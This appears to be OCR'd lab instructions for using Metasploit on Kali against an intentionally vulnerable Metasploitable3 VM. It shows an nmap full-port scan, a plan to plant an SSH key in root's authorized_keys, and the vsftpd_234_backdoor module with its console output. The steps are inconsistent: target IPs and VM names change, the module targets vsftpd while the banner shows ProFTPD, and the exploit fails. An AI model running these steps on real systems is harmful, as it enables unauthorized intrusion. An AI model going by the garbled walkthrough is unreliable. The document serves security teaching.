
Title: Advanced Exploitation Lab


Login the Kali Linux with username root, and password. Below is the screen snapshot after login.

Then, you select Metasploitble3-Linux, and press Start up. This is an intentionally vulnerable Linux VM that you will attack against.



Environment for Metasploit on kali linux

Before you can use the Metasploit framework, you need to setup the environment such as starting the database for it in Kali Linux. After logging into the Kali Linux, open up a terminal by clicking the icon.



Metasploit Framework uses PostgreSQL as its database, so you need to launch it by running the following command in the terminal

$ service postgresql start


You can verify that PostgreSQL is running by executing the following command.

$ service postgresql status

With PostgreSQL up and running, you need to create and initialize the msf database by executing the following command.

$ msfdb init


The screenshot below shows the commands to start a database for Metasploit Framework.



Metasploit Framework

You can lunch the Metasploit Console by type following command in a terminal.

$ msfconsole




You can use msfconsole to verify if the database is connected as shown in the screenshot below.

```
msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf >
```

Type help in msfconsole, you get the core and database commands as shown below.


```
msf > help

Core Commands
=============

    Command           Description
    -------           -----------
    ?                 Help menu
    banner            Display an awesome metasploit banner
    cd                Change the current working directory
    color             Toggle color
    connect           Communicate with a host
    debug             Display information useful for debugging
    exit              Exit the console
    features          Display the list of not yet released features that can be opted in to
    get               Gets the value of a context-specific variable
    getg              Gets the value of a global variable
    grep              Grep the output of another command
    help              Help menu
    history           Show command history
    load              Load a framework plugin
    quit              Exit the console
    repeat            Repeat a list of commands
    route             Route traffic through a session
    save              Saves the active datastores
    sessions          Dump session listings and display information about sessions
    set               Sets a context-specific variable to a value
    setg              Sets a global variable to a value
    sleep             Do nothing for the specified number of seconds
    spool             Write console output into a file as well the screen
    threads           View and manipulate background threads
    tips              Show a list of useful productivity tips
    unload            Unload a framework plugin
    unset             Unsets one or more context-specific variables
    unsetg            Unsets one or more global variables
    version           Show the framework and console library version numbers


Module Commands
```




Attacking Target:

Go to the Metasploitable3-Linux VM, and execute the following command.

$ ifconfig



From the screenshot above, we can see that the IP address of the network interface, eth0, is 192.168.149. This is the IP address for the target that you will set later. When you work on this, you will get a different IP address for your Metaploitable3-Linux VM. Note that this is not a public IP but we can access it within the subset.



Services from our attack system, we will identify the open network services on the virtual machine using the nmap security scanner.

The following command line will scan all TCP ports on the Metasploitable3.

```
┌──(manojkumar㉿kali)-[~]
└─$ nmap -p0-65535 192.168.1.149
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-14 20:58 IST
Stats: 0:02:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.14% done; ETC: 21:01 (0:00:57 remaining)
Nmap scan report for metasploitable3-ub1404 (192.168.1.149)
Host is up (0.072s latency).
Not shown: 65526 filtered tcp ports (no-response), 1 filtered tcp ports (net-unreach)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
445/tcp  open  microsoft-ds
631/tcp  open  ipp
3306/tcp open  mysql
3500/tcp open  rtmp-port
6697/tcp open  ircs-u
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 333.92 seconds

┌──(manojkumar㉿kali)-[~]
└─$
```

Getting access to a system with a writeable filesystem like this is trivial. To do so (and because SSH is running), we will generate a new SSH key on our attacking system, mount the NFS export, and add our key to the root user account's authorized_keys file.


```
┌──(manojkumar㉿kali)-[~]
└─$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/manojkumar/.ssh/id_ed25519):
Created directory '/home/manojkumar/.ssh'.
Enter passphrase for "/home/manojkumar/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/manojkumar/.ssh/id_ed25519
Your public key has been saved in /home/manojkumar/.ssh/id_ed25519.pub
```

Backdoor to Attack


On port 21, Metasploitable2 runs vsftpd, a popular FTP server.

```
┌──(manojkumar㉿kali)-[~]
└─$ telnet 192.168.1.149 21
Trying 192.168.1.149 ...
Connected to 192.168.1.149.
Escape character is '^]'.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.1.149]
421 Login timeout (300 seconds): closing control connection
Connection closed by foreign host.
```

$ msconsole



msf > show exploits



msf > use exploit/unix/ftp/vsftpd_234_backdoor

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.135

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.135
RHOST ⇒ 192.168.1.135
```

msf exploit(vsftpd_234_backdoor) >show payloads

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact     .                normal  No     Unix Command, Interact with Established Connection
```

msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
```

msf exploit(vsftpd_234_backdoor) >show options

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http, soc
                                       ks5h
   RHOSTS   192.168.1.135    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```


msf exploit(vsftpd_234_backdoor) >exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.135:21 - Banner: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.1.135]
[*] 192.168.1.135:21 - USER: 331 Password required for J:)
[*] Exploit completed, but no session was created.
```

msf exploit(vsftpd_234_backdoor) >whoami

```
manojkumar@kali: ~
Session  Actions  Edit  View  Help
msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

manojkumar
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

msf exploit(vsftpd_234_backdoor) >uname -a



Title: Web Application Testing Lab

